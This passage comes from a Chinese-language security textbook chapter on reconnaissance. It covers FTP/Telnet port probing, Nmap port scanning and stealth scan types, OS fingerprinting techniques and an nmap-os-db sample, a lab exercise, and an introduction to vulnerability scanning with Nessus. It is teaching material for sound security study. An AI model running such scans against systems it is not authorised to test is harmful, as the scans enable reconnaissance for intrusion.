如果回车后显示FTP欢迎信息,要求输入用户名和口令,则表示目标主机打开了21号端口,即端口21中提供了FTP服务;否则表示端口21处于关闭状态。

整段IP的21端口探测可以用下面的语句:

```
for /l %i in(10,1,20)do start /max /low ftp 172.16.1.%i
```

此语句将探测172.16.1.10～172.16.1.20段的21端口,start /max /low 的作用是:对每一个IP运行后将会依次弹出新的命令提示符窗口,每个窗口对应一个IP地址21端口的扫描结果。查看这些窗口,处于等待登录的主机21端口处于开放状态,其他的表示关闭。此

方法不宜一次探测太长的 IP 段，因为打开的窗口占用过多的资源。start 命令可通过 start/? 学习其用法。

(2) 探测 23 端口：这是 Telnet 服务指定的使用端口，要判断目标主机 172.16.1.99 是否开放 23 号端口，只需在命令提示符窗口中输入

```
telnet 172.16.1.99
```

如果回车后显示 Telnet 欢迎信息，要求输入用户名和口令，则表示目标主机端口 23 处于打开状态，即端口 23 中提供了 Telnet 服务；否则表示端口 23 处于关闭状态(Windows 7 默认没有安装 Telnet，需要另行安装启用)。

整段 IP 的 23 端口探测可以用下面的语句：

```
for /l %i in(10,1,20)do start /max /low telnet 172.16.1.%i
```

此语句将探测 172.16.1.10～172.16.1.20 段的 23 端口。与 FTP 情况不同的是，凡是该窗口所对应的 IP 主机未开或未打开端口 23 的窗口将在 5s 后自动关闭，检查剩下的未关闭的窗口就可以找到目标主机。

扫描主机 172.16.1.99 小范围内可能的端口 2000～2010 可以用下面的语句：

```
for /l %i in(2000,1,2010)do start /max /low telnet 172.16.1.99 %i
```

(3) 探测 80 端口：80 端口为 HTTP 默认服务端口。一般此端口是打开的。也可以用 telnet 命令探测：

```
telnet 172.16.1.99 80
```

如果执行后没有反应，说明 80 端口没打开，否则会进入另一个命令行窗口(或者窗口变为空白界面)，说明端口是打开的。

整段 IP 的 80 端口探测可以用下面的语句：

```
for /l %i in(10,1,20)do start /max /low telnet 172.16.1.%i 80
```

此语句将探测 172.16.1.10～172.16.1.20 段的 80 端口。凡是该窗口所对应的 IP 主机未开或未打开端口 80 的窗口将在 5s 后自动关闭，剩下的未关闭窗口就是所要的目标主机。

除了以上常见的 WWW(80)、FTP(21)、TELNET(23)等端口外，还有一些较为熟知的端口也需要给予关注，例如 135、137～139、445、1433、5632 等。

3. Nmap 端口扫描

端口扫描是 Nmap 最基本、最核心的功能，用于确定目标主机的 TCP/UDP 端口的开放情况。Nmap 以隐秘的手法避开入侵检测系统的监视，并尽可能不影响目标系统的日常操作。默认情况下，Nmap 会扫描 1000 个最有可能开放的 TCP 端口。

Nmap 通过探测将端口划分为 6 个状态，如表 2-3 所示。

Nmap 支持大约十几种扫描技术。一般一次只用一种方法，除了 UDP 扫描(-sU)外，可以和任何一种 TCP 扫描类型结合使用。

运行 Nmap 命令就可以了解其用法，其中关于端口发现的一些基本参数如下：

表 2-3　Nmap 确定的端口状态

状　　态	意　　义
open	端口是开放的
closed	端口是关闭的
filtered	端口被防火墙 IDS/IPS 屏蔽,无法确定其状态
unfiltered	端口没有被屏蔽,但是否开放需要进一步确定
open|filtered	端口是开放的或被屏蔽
closed|filtered	端口是关闭的或被屏蔽

```
SCAN TECHNIQUES:
-sS/sT/sA/sW/sM: TCP SYN/Connect()/ACK/Window/Maimon scans
-sU: UDP Scan
-sN/sF/sX: TCP Null, FIN, and Xmas scans
--scanflags <flags>: Customize TCP scan flags
-sI <zombie host[:probeport]>: Idle scan
-sY/sZ: SCTP INIT/COOKIE-ECHO scans
-sO: IP protocol scan
-b <FTP relay host>: FTP bounce scan
```

这些参数意义如表 2-4 所示。

表 2-4　Nmap 命令的参数

参　　数	释　　义
-sS/sT/sA/sW/sM	指定使用 TCP SYN/Connect()/ACK/Window/Maimon scans 的方式来对目标主机进行扫描
-sU	指定使用 UDP 扫描方式确定目标主机的 UDP 端口状况
-sN/sF/sX	指定使用 TCP Null、FIN 和 Xmas scans 秘密扫描方式来协助探测对方的 TCP 端口状态
--scanflags	定制 TCP 包的 flags
-sI	指定使用空闲扫描(idle scan)方式来扫描目标主机(前提是找到合适的僵尸主机)
-sY/sZ	使用 SCTP INIT/COOKIE-ECHO 来扫描 SCTP 协议端口的开放情况
-sO	使用 IP 协议扫描确定目标机支持的协议类型
-b	使用 FTP 反弹扫描(bounce scan)扫描方式

除了所有前面讨论的扫描方法,Nmap 还提供了选项用以说明哪些端口被扫描以及扫描是随机的还是顺序进行。默认情况下,Nmap 用指定的协议对端口 1～1024 以及 nmap-services 文件中列出的更高的端口进行扫描,相关参数如下:

```
PORT SPECIFICATION AND SCAN ORDER:
  -p <port ranges>: Only scan specified ports
```

```
  Ex: -p22; -p1-65535; -p U:53,111,137,T:21-25,80,139,8080,S:9
 -F: Fast mode -Scan fewer ports than the default scan
 -r: Scan ports consecutively -don't randomize
 --top-ports <number>: Scan <number>most common ports
 --port-ratio <ratio>: Scan ports more common than <ratio>
```

这些参数意义如表 2-5 所示。

表 2-5　Nmap 指定端口和扫描顺序的参数

参　　数	释　　义
-p <port ranges>	扫描指定的端口
-F	快速模式,仅扫描 TOP 100 的端口
-r	不进行端口随机打乱的操作(如无该参数,Nmap 会将要扫描的端口以随机顺序方式扫描,以让 Nmap 的扫描不易被对方防火墙检测到)
--top-ports <number>	扫描开放概率最高的 number 个端口(Nmap 的作者曾经做过大规模的互联网扫描,统计出网络上各种端口可能开放的概率,以此排列出最有可能开放端口的列表,具体可以参见文件 nmap-services。默认情况下,Nmap 会扫描最有可能的 1000 个 TCP 端口)
--port-ratio <ratio>	扫描指定频率以上的端口。与--top-ports 类似,这里以概率作为参数,让概率大于--port-ratio 的端口才被扫描。显然参数必须在 0～1 之间,具体范围概率情况可以查看 nmap-services 文件

扫描局域网内的 172.16.1.99 主机端口,命令如下:

```
nmap -sS -sU -T4 -top-ports 300 172.16.1.99
```

其中,参数-sS 表示使用 TCP SYN 方式扫描 TCP 端口;-sU 表示扫描 UDP 端口;-T4 表示时间级别配置为 4 级;--top-ports 300 表示扫描最有可能开放的 300 个端口(TCP 和 UDP 分别有 300 个端口)。

扫描主机 172.16.1.99 的所有 TCP 端口,命令如下:

```
nmap -v 172.16.1.99
```

其中,参数-v 表示打开冗余模式。

若用 Wireshark 抓取数据包,可观察到 Nmap 是如何发送探测包来获取扫描结果的。

2.1.3　操作系统扫描

操作系统指纹识别一般用来帮助识别某台设备上运行的操作系统类型。其原理是:向目标主机发送带有某些协议标记、选项和数据的数据包,通过对对方回应包的分析,根据各种不同操作系统类型和版本实现机制上的差异,用特定方法推断目标主机所安装的操作系统类型和版本。例如,根据协议栈实现上的差异采用协议栈指纹鉴别;根据开放端口的差异采用端口扫描;根据应用服务的差异通过旗标攫取。

由于绝大多数安全漏洞是针对特定操作系统的,因此获知远程主机操作系统类型和版本非常重要。例如,在进行端口扫描时发现端口 53 打开了,而且其服务器是有安全漏洞的

BIND 版本(在 Internet 上 DNS 解释大部分都是使用 Linux 的 BIND,但 BIND 的漏洞很多。查看 BIND 版本的命令是 nslookup -q=txt -class=CHAOS version.bind.172.16.2.22,不过 BIND 信息可能被隐藏)。依靠 TCP/IP 特征探测器可以很快获知远程主机运行的操作系统及版本,然后使用相应的漏洞程序和 shellcode 代码(shellcode 是一段代码或填充数据,用来发送到服务器以利用特定漏洞的代码,一般是作为数据发送给受攻击服务的,可以获取权限。shellcode 代码通常用 C 语言编写),就可以使其进程崩溃。因此,只有确定了某台主机上运行的操作系统类型和版本,才能进一步进行安全漏洞发现和渗透攻击。

从辨识方式上,操作系统类型探查有主动和被动之分。主动即主动向主机发起连接,并分析收到的响应,从而确定操作系统类型;而被动则是在网络中监听,分析系统流量,用默认值来猜测操作系统类型的技术。

1. 操作系统 TCP 和 ICMP 常规指纹识别技术

操作系统对 TCP/IP 的实现,一般都是严格遵从 RFC 文档的规范,因为必须遵从相同的协议才能实现网络通信。但是在具体实现上还是有略微的差别,这些差别是在协议规范之内所允许的,每个不同的实现将会拥有它们自己的特性(例如一些选择性的特性被使用,而其他的一些系统则可能没有使用),大多数操作系统指纹识别工具都是基于这些细小的差别进行探测分析的。

下面是一些相关的探测技术。(1)~(4)属于主动探测,(5)~(12)属于被动探测。

(1) FIN 探测。跳过 TCP 三次握手的顺序,给目标主机发送一个 FIN 包。在 RFC793 中规定 FIN 数据包被接收后,主机不发送响应信息。但是很多系统由于之前的固有实现,可能会发送一个 RST 响应,比如 MS Windows、BSDI、CISCO、HP/UX、MVS 和 IRIX。

(2) BOGUS flag 探测。发送一个带有未定义 FLAG 的 TCP SYN 数据包,不同的操作系统会有不同的响应。

(3) 统计 ICMP Error 报文。RFCl812 中规定了 ICMP Error 消息的发送速度。Linux 设定了目标不可达消息上限为每 4s 有 80 个。操作系统探测时可以向随机的高端 UDP 端口大量发包,然后统计收到的目标不可达消息。用此技术进行操作系统探测时时间会长一些,因为要大量发包,并且还要等待响应,同时也可能出现在网络中丢包的情况。

(4) ICMP Error 报文引用。RFC 文件中规定,ICMP Error 消息要引用导致该消息的 ICMP 消息的部分内容。例如对于端口不可达消息,某些操作系统返回收到的 IP 头及后续的 8B,Solaris 返回的 Error 消息中则引用的内容更多一些,而 Linux 比 Solaris 还要多。

(5) ACK 值。在不同场景下,针对不同的请求,操作系统对 ACK 值的处理方式也不一样。例如,对一个关闭的端口发送数据包,有的操作系统 ACK+1,有的系统则不变。

(6) TCP 初始化窗口尺寸。通过分析响应中的初始窗口大小来猜测操作系统的技术比较可靠,因为很多操作系统的初始窗口尺寸不同。比如 AIX 设置的初始窗口尺寸是 0x3F25,而 OpenBSD、FreeBSD 设置的值是 0x402E,Windows XP 是 0xFFFF。

(7) DF(Don't Fragment)位。为了增进性能,某些操作系统在发送的包中设置了 DF 位,可以从 DF 位的设置情况中做大概的判断。

(8) TCPISN 采样。建立 TCP 连接时,SYN/ACK 中初始序列号 ISN 的生成存在一定规律,比如固定不变、随机增加 (Solaris、FreeBSD 等)、真正的随机值(Linux 2.0.*)等,而 Windows 使用的是时间相关模型,ISN 在每个不同时间段都有固定的增量。针对 ISN 做多

次采样，然后比对规律，可以识别操作系统类型。

(9) IPID 抽样。IP 标识是用来分组数据包分片的标志位，和 ISN 一样，不同的操作系统初始化和增长该标识值的方式也不一样。

(10) TCP Timestamp。有的操作系统不支持该特性，有的操作系统以不同的更新频率来更新时间戳，还有的操作系统返回 0。

(11) DHCP。DHCP 本身在 RFC 历史上经历了 1541、2131、2132、4361、4388、4578 多个版本，使得应用 DHCP 进行操作系统识别成为可能。

(12) 数据包重传延时。由于数据包丢失或者网络阻塞，TCP 数据包重传属于正常情况。为了识别重复的数据包，TCP 协议使用相同的 ISN 和 ACK 来确定接收的数据包。由于不同操作系统会选择采用自己的重传延迟算法，这就造成了通过分析各系统重发包的延迟来判断其操作系统类型的可能性，如果各操作系统的重传延迟相互存在各异性，那么就很容易将它们彼此区分开来。

2. 直接通过联接端口根据其返回的信息来判操作系统

(1) 如果远程主机开放 80 端口，可以用 telnet 命令尝试扫描它的 80 端口：

```
C:\>telnet 192.168.1.2 80
```

输入 get 回车(注意这里是盲打，即看不到输入的字符)，如果返回下面的信息：

```
HTTP/1.1 400 Bad Request
Server: Microsoft-IIS/5.1
Date: Mon, 10 Feb 2014 09:53:46 GMT
Content-Type: text/html
Content-Length: 87
<html><head><title>Error</title></head><body>The parameter is incorrect. </body>
</html>
遗失对主机的连接。
```

上面的信息显示，这台主机的操作系统是 Windows，且安装了 IIS 5.1。

这种方法也称“Banner 攫取”，是比较基础、简单的指纹识别技术。其特点是操作简单，通常获取的信息也相对准确。不过，Banner 可以被修改或者被禁止输出信息。

(2) 如果远程主机开放了 21 端口，可以直接执行 ftp 命令：

```
C:>ftp 172.18.187.231
```

如果返回以下信息：

```
连接到 172.18.187.231
220 Serv-U FTP Server v6.0 for WinSock ready...
用户 (172.18.187.231:(none)):
```

则可判定这是一台 Windows 的主机，因为 Serv-U FTP 是一个专为 Windows 平台开发的 FTP 服务器。

如果返回的是

```
Connected to 172.18.187.231.
```

```
220(vsFTPd 2.3.5)
User(172.18.187.231none)):
```

可判定这是一台 UNIX 的主机。

(3) 如果远程主机开放了 23 端口，可直接 telnet 该主机：

```
C:>telnet 172.18.187.231
```

如果返回

```
Welcome to Microsoft Telnet Service
login:
```

显然，这肯定是一台 Windows 的主机。

如果返回

```
Ubuntu 12.04.3 LTS
login:
```

则这是一台 Ubuntu 主机，并且版本是 12.04.3。

3. 利用 Nmap 工具探测操作系统

Nmap 最著名的功能之一是用 TCP/IP 协议栈指纹技术(fingerprinting)进行远程操作系统探测。所谓指纹，即由特定的回复包提取出的数据特征。每个指纹包括一个自由格式的关于操作系统的描述文本和一个分类信息，它提供供应商名称(如 Sun)、操作系统名称(如 Solaris)及版本(如 10)以及设备类型(通用设备、路由器、交换机、游戏控制台等)。

在 RFC 规范中，有些地方对 TCP/IP 的实现并没有强制规定，由此不同的 TCP/IP 方案中可能都有自己的特定方式。Nmap 主要是根据这些细节上的差异来判断操作系统的类型。其实现方式如下：

(1) Nmap 内部包含了 2600 多个已知系统的指纹特征，将此指纹数据库作为进行指纹对比的样本库。

(2) 分别挑选一个开放的和关闭的端口，向其发送经过精心设计的 TCP/UDP/ICMP 数据包，根据返回的数据包生成一份系统指纹。

(3) 将探测生成的指纹与 nmap-os-db 中的指纹进行对比，查找匹配的系统。如果无法匹配，以概率形式列举出可能的系统。

Nmap 的指纹特征库文件位于 Nmap 安装文件夹内的 nmap-os-db 文件中。为进一步了解指纹样本，下面摘取其中一个指纹，简单了解其结构。

在指纹库中查找 Windows 7，发现不只一个相关样本，现任取其中一个，内容如下：

```
#Version 6.1 Build 7100
Fingerprint Microsoft Windows 7
Class Microsoft | Windows | 7 | general purpose
CPE cpe:/o:microsoft:windows_7 auto
SEQ(SP=100-10A%GCD=1-6%ISR=107-111%TI=I%II=I%SS=S%TS=U)
OPS(O1=M5B4NW8NNT11%O2=M578NW8%O3=M280NW8NNT11%O4=M5B4NW8NNT11%O5=
```

```
M218NW8NNT11%O6=M109NNT11)
WIN(W1=2000%W2=2000%W3=2000%W4=2000%W5=2000%W6=2000)
ECN(R=Y%DF=Y%T=7B-85%TG=80%W=2000%O=M5B4NW8%CC=N%Q=)
T1(R=Y%DF=Y%T=7B-85%TG=80%S=O%A=S+%F=AS%RD=0%Q=)
T2(R=N)
T3(R=N)
T4(R=N)
T5(R=Y%DF=Y%T=7B-85%TG=80%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)
T6(R=N)
T7(R=N)
U1(DF=N%T=7B-85%TG=80%IPL=164%UN=0%RIPL=G%RID=G%RIPCK=G%RUCK=G%RUD=G)
IE(DFI=N%T=7B-85%TG=80%CD=Z)
```

第一行为注释行，说明此指纹对应的操作系统与版本。

Fingerprint 关键字定义一个新的指纹，紧随其后的是指纹名字 Microsoft Windows 7。显然，这是一个关于 Windows 7 版本的指纹特征。

Class 行用于指定该指纹所属的类别，依次指定该系统的 Vendor（生产厂家）、OS family（操作系统类别）、OS generation（第几代操作系统）和 device type（设备类型），如此处 Vendor 为 Microsoft，OS family 为 Windows，OS generation 为 7，设备类型为通用设备（普通 PC 或服务器）。

接下来是 CPE 行，此行非常重要，使用 CPE（Common Platform Enumeration，通用平台枚举）格式描述该系统的信息。以标准的 CPE 格式来描述操作系统类型，便于 Nmap 与外界信息的交换，比如可以很快从网上（参考 http://cpe.mitre.org/）开源数据库查找到 CPE 描述的操作系统具体信息。

此处作为指纹描述字段的 CPE 格式如下：

```
cpe:/<part>:<vendor>:<product>:<version>:<update>:<edition>:<language>
```

接下来从 SEQ 到 IE 的 13 行都是具体指纹数据描述行，在对比指纹时，就是对比这 13 行里面的具体数据，如果匹配，则目标机为指纹所描述的系统类型。其中，SEQ 描述顺序产生方式，OPS 描述 TCP 包中可选字段的值，WIN 描述 TCP 包的初始窗口大小，ECN（Explicit Congestion Notification）描述 TCP 明确指定拥塞通知时的特征，T1～T7 描述 TCP 回复包的字段特征，U1 描述向关闭的 UDP 发包产生的回复的特征，IE 描述向目标机发送 ICMP 包产生的特征。

T1～T7 测试可归结如表 2-6 所示。

表 2-6　T1～T7 测试

测试	描　　述
T1	发送 TCP 数据包（Flag=SYN）到开放的 TCP 端口上
T2	发送一个空的 TCP 数据包到开放的 TCP 端口上
T3	发送 TCP 数据包（Flag=SYN，URG，PSH，FIN）到开放的 TCP 端口上

续表

测试	描　述
T4	发送 TCP 数据包(Flag=ACK)到开放的 TCP 端口上
T5	发送 TCP 数据包(Flag=SYN)到关闭的 TCP 端口上
T6	发送 TCP 数据包(Flag=ACK)到关闭的 TCP 端口上
T7	发送 TCP 数据包(Flag=URG,PSH,FIN)到关闭的 TCP 端口上

Nmap 采用下列选项启用和控制操作系统探测：

```
OS DETECTION:
  -O: Enable OS detection
  --osscan-limit: Limit OS detection to promising targets
  --osscan-guess: Guess OS more aggressively
```

其意义如表 2-7 所示。

表 2-7　Nmap 进行操作系统探测的参数

参　数	释　义
-O	指定 Nmap 进行操作系统探测
--osscan-limit	限制 Nmap 只对确定的主机进行操作系统探测(至少需确知该主机分别有一个开放的和关闭的端口)
--osscan-guess	大胆猜测对方主机的系统类型。由此准确性会下降不少，但会尽可能多地为用户提供潜在的操作系统信息

Nmap 操作系统探测的前提是网络环境的稳定性，目标主机必须有一个开放的 TCP 端口、一个关闭的 TCP 端口和一个关闭的 UDP 端口。否则探测结果的精确度就会有很大程度的降低。例如：

```
nmap -O 172.16.1.1/24
```

表示对 172.16.1.1 所在网段的 B 类 255 个 IP 进行操作系统版本探测。

```
nmap -sS -O target.example.com/24
```

表示发起对 target.example.com 所在网络上的所有 255 个 IP 地址的秘密 SYN 扫描。同时还探测每台主机操作系统的指纹特征。

```
nmap -sS -O --osscan-limit 192.168.1.119/24
```

采用--osscan-limit 这个选项，Nmap 只对满足“具有打开和关闭的端口”条件的主机进行操作系统检测，这样可以节约时间，这个选项仅在使用-O 或-A 进行操作系统检测时起作用。

【例 2-4】 分别对目标机采用--osscan-limit 选项和不采用此选项方式进行扫描，对扫描结果(特别对时间等差异)作出说明。

为完成实验，假设测试机系统均为 Windows 7，目标机的 IP 地址是 172.16.1.171，实验时关闭目标机的防火墙(读者可自行完成开放防火墙的情况测试)。

（1）在测试机上使用一般方式对目标主机进行操作系统扫描：

```
nmap -O 172.16.1.1
```

（2）在测试机上使用--osscan-limit 选项对目标主机进行操作系统扫描：

```
nmap -O --osscan-limit 172.16.1.1
```

读者可根据这两次扫描结果进行分析，比较其异同。

实验 2-3 操作系统指纹实验

【实验目的】

（1）掌握主机、端口扫描的原理，掌握 Nmap 扫描器的使用。

（2）掌握 Nmap 进行远程操作系统检测的原理。

【实验环境】

主机操作系统：Windows 7（关闭防火墙）。

被探测机：一个已知版本的 Windows 系统（虚拟机环境或真实环境）。

主机 IP：192.168.239.1。

被测机 IP：192.168.239.128。

扫描软件：Zenmap（官网下载：http://nmap.org/download.html）。

数据包捕获工具：WireShark。

【实验过程】

（1）启动 Wireshark，监控数据包。

运行 Wireshark，进入 captrue 状态，截获所有的主机与被测机之间的通信。为减少截获信息量，建议仅保留主机与被测机之间的通信。

（2）执行 Nmap 关于操作系统的探测命令。

在 Nmap 中执行以下命令：

```
nmap -O -v 192.168.239.128
```

正常情况下，Nmap 可以成功探测到被测机的操作系统（读者自行贴出截图）。

（3）捕获探测数据包。

此时，正常情况下 Wireshark 中已经截获了所有的 Nmap 发出的报文（请读者自行贴出截图）。

（4）结合捕获的探测包，分析 Nmap 操作系统指纹库的结构和含义。

在这一步，将对照指纹库分析截获的报文。

在 Nmap 安装目录下查找 nmap-os-db 文件，用文字编辑器（例如写字板）打开，里面存放有 2000 多个指纹信息。例如查找 Windows 7，搜索到不只一个相关指纹。不妨对照截获的报文，选取其中最接近的一个。

例如，选择下面这个指纹特征：

```
#Ver 6.1(Build 7600)
Fingerprint Microsoft Windows 7
Class Microsoft | Windows | 7 | general purpose
CPE cpe:/o:microsoft:windows_7 auto
```

```
SEQ(SP=FC-106%GCD=1-6%ISR=101-10B%CI=I%II=I%TS=7)
OPS(O1=M4ECNW8ST11%O2=M4ECNW8ST11%O3=M4ECNW8NNT11%O4=M4ECNW8ST11%O5=
M4ECNW8ST11%O6=M4ECST11)
WIN(W1=2000%W2=2000%W3=2000%W4=2000%W5=2000%W6=2000)
ECN(R=Y%DF=Y%T=3B-45%TG=40%W=2000%O=M4ECNW8NNS%CC=N%Q=)
T1(R=Y%DF=Y%T=3B-45%TG=40%S=O%A=S+%F=AS%RD=0%Q=)
T2(R=Y%DF=Y%T=3B-45%TG=40%W=0%S=Z%A=S%F=AR%O=%RD=0%Q=)
T3(R=Y%DF=Y%T=3B-45%TG=40%W=0%S=Z%A=O%F=AR%O=%RD=0%Q=)
T4(R=Y%DF=Y%T=3B-45%TG=40%W=0%S=A%A=O%F=R%O=%RD=0%Q=)
T5(R=Y%DF=Y%T=3B-45%TG=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)
T6(R=Y%DF=Y%T=3B-45%TG=40%W=0%S=A%A=O%F=R%O=%RD=0%Q=)
T7(R=Y%DF=Y%T=3B-45%TG=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)
U1(DF=N%T=3B-45%TG=40%IPL=164%UN=0%RIPL=G%RID=G%RIPCK=G%RUCK=G%RUD=G)
IE(DFI=N%T=3B-45%TG=40%CD=Z)
```

接下来分析指纹库的含义(按下列顺序分析,内容自行补充)。

① SEQ test。

② OPS test。

③ WIN test。

④ ECN test。

⑤ T1 test。

⑥ T2～T7 test。

⑦ U1 test。

⑧ IE test。

【实验思考】

(1) 根据本例实验的过程,你认为操作系统指纹是如何确定的? 一个操作系统有多个样本的原因是什么?

(2) 仿照本例,探测 Ubuntu,并进行类似的分析。

在进行本实验时,注意关闭被测机和主机的防火墙,以免端口扫描时被过滤。分析数据包时,需要熟悉 TCP、IP 和 ICMP 报文头部的详细结构。分析指纹库时,最好参考 Nmap 的官方指导文档。

2.1.4 漏洞扫描

漏洞是指硬件、软件或策略上存在的安全缺陷,从而使得攻击者能够在未授权的情况下访问、控制系统。漏洞扫描是指基于漏洞数据库,通过扫描等手段对指定的远程或者本地计算机系统的安全脆弱性进行检测,发现可利用的漏洞的一种安全检测(渗透攻击)行为。

漏洞扫描技术通过对网络的扫描,了解网络的安全设置和运行的应用服务,及时发现安全漏洞,客观评估网络风险等级。根据扫描的结果更正网络安全漏洞和系统中的错误设置,可以避免遭受网络的攻击。

漏洞的来源有许多途径,主要有:①编程错误,例如未对用户输入数据的合法性进行验证,使攻击者得以非法进入系统。②安全配置不当,例如系统和应用的配置有误,可能情况

包括配置参数、访问权限、策略设置等有误。③软件日益复杂,而测试不完善、不充分或缺乏安全测试。④使用者安全意识薄弱,例如使用过于简单的口令。⑤安全管理疏忽,重技术轻管理,导致安全隐患。

由于漏洞的危害性极大,为减少由其带来的危害和损失,一般由软硬件开发商、安全组织、黑客或用户发布漏洞。漏洞内容包括漏洞编号、发布日期、安全危害级别、漏洞名称、漏洞影响平台、漏洞解决建议等。例如,CERT 组织发布漏洞的网址是 http://www/cert.org,Security Focus 公司漏洞数据库的网址是 http://www. securityfocus. com 等。

依据扫描执行方式不同,漏洞扫描主要分为针对网络的扫描、针对主机的扫描、针对数据库的扫描。此外还有针对 Web 应用、中间件的扫描等。

基于网络的扫描器就是通过网络来扫描远程计算机中的漏洞,可以看作一种漏洞信息收集,根据不同漏洞的特性构造网络数据包,发给网络中的一个或多个目标服务器,以判断某个特定的漏洞是否存在;而基于主机的扫描器则是在目标系统上安装了一个代理(agent)或者服务(services),以便能够访问所有的文件与进程,这也使得基于主机的扫描器能够扫描到更多的漏洞。显而易见,基于网络的漏洞扫描器在操作过程中不需要涉及目标系统的管理员权限,在检测过程中不需要在目标系统上安装任何东西。

目前主流数据库的自身漏洞逐步暴露,数量庞大,仅 CVE 公布的 Oracle 漏洞数已达一千多个。数据库漏洞扫描可以检测出数据库的 DBMS 漏洞、默认配置、权限提升漏洞、缓冲区溢出、补丁未升级等自身漏洞。

漏洞扫描技术的主要流程如下:

(1) 主机扫描:确定在目标网络上的主机是否在线(参照 2.1 节的内容)。

(2) 端口扫描:发现远程主机开放的端口以及服务(参照 2.2 节的内容)。

(3) 操作系统识别技术:根据信息和协议栈判别操作系统(参照 2.3 节的内容)。

(4) 漏洞检测数据采集技术:根据目标系统的操作系统平台和提供的网络服务,调用漏洞资料库中已知的各种漏洞进行逐一检测,通过对探测响应数据包的分析判断是否存在漏洞。

当前的漏洞扫描技术主要是基于特征匹配原理,一些漏洞扫描器通过检测目标主机不同的端口开放的服务,记录其应答,然后与漏洞库进行比较,如果满足匹配条件,则认为存在安全漏洞。所以在漏洞扫描中,漏洞库的定义精确与否直接影响最后的扫描结果。

功能齐全的扫描器具有安全性能评估分析系统,并能对安全漏洞给出修补建议。而有的扫描器允许用户自定义扫描,例如一些扫描器允许用户自己添加扫描规则。在扫描器的设计中,漏洞扫描器的设计趋势是插件化,添加新的插件就能扫描新的漏洞。漏洞扫描技术对扫描后的评估重要性日益显现,下一代的漏洞扫描系统不但能够扫描安全漏洞,还能够智能化地评估网络的安全状况并给出安全建议。

在漏洞扫描领域,Nessus 是一个功能强大而又易于使用的远程安全扫描器,提供完整的计算机漏洞扫描服务。不同于传统的漏洞扫描软件,Nessus 可同时在本机或远端上遥控,进行系统的漏洞分析扫描,并随时更新其漏洞数据库。Nessus 系统为客户/服务器模式(图 2-9),服务器端负责进行安全检查,客户端用来配置管理服务器端。客户端提供了运行在 Windows 环境的图形界面,接受用户的命令与服务器通信,传送用户的扫描请求给服务器端,由服务器启动扫描并将扫描结果呈现给用户,扫描代码与漏洞数据相互独立。

Nessus 针对每一个漏洞有一个对应的插件，漏洞插件是用 NASL(Nessus Attack Scripting Language，由 Tenable 所开发出的语言，用来写入 Nessus 的安全测试选项)编写的一小段模拟攻击漏洞的代码，这种利用漏洞插件的扫描技术极大地方便了漏洞数据的维护、更新。Nessus 具有扫描任意端口任意服务的能力，并以用户指定的格式(ASCII 文本、HTML 等)产生详细的输出报告，包括目标的脆弱点、怎样修补漏洞以防止黑客入侵及危险级别。

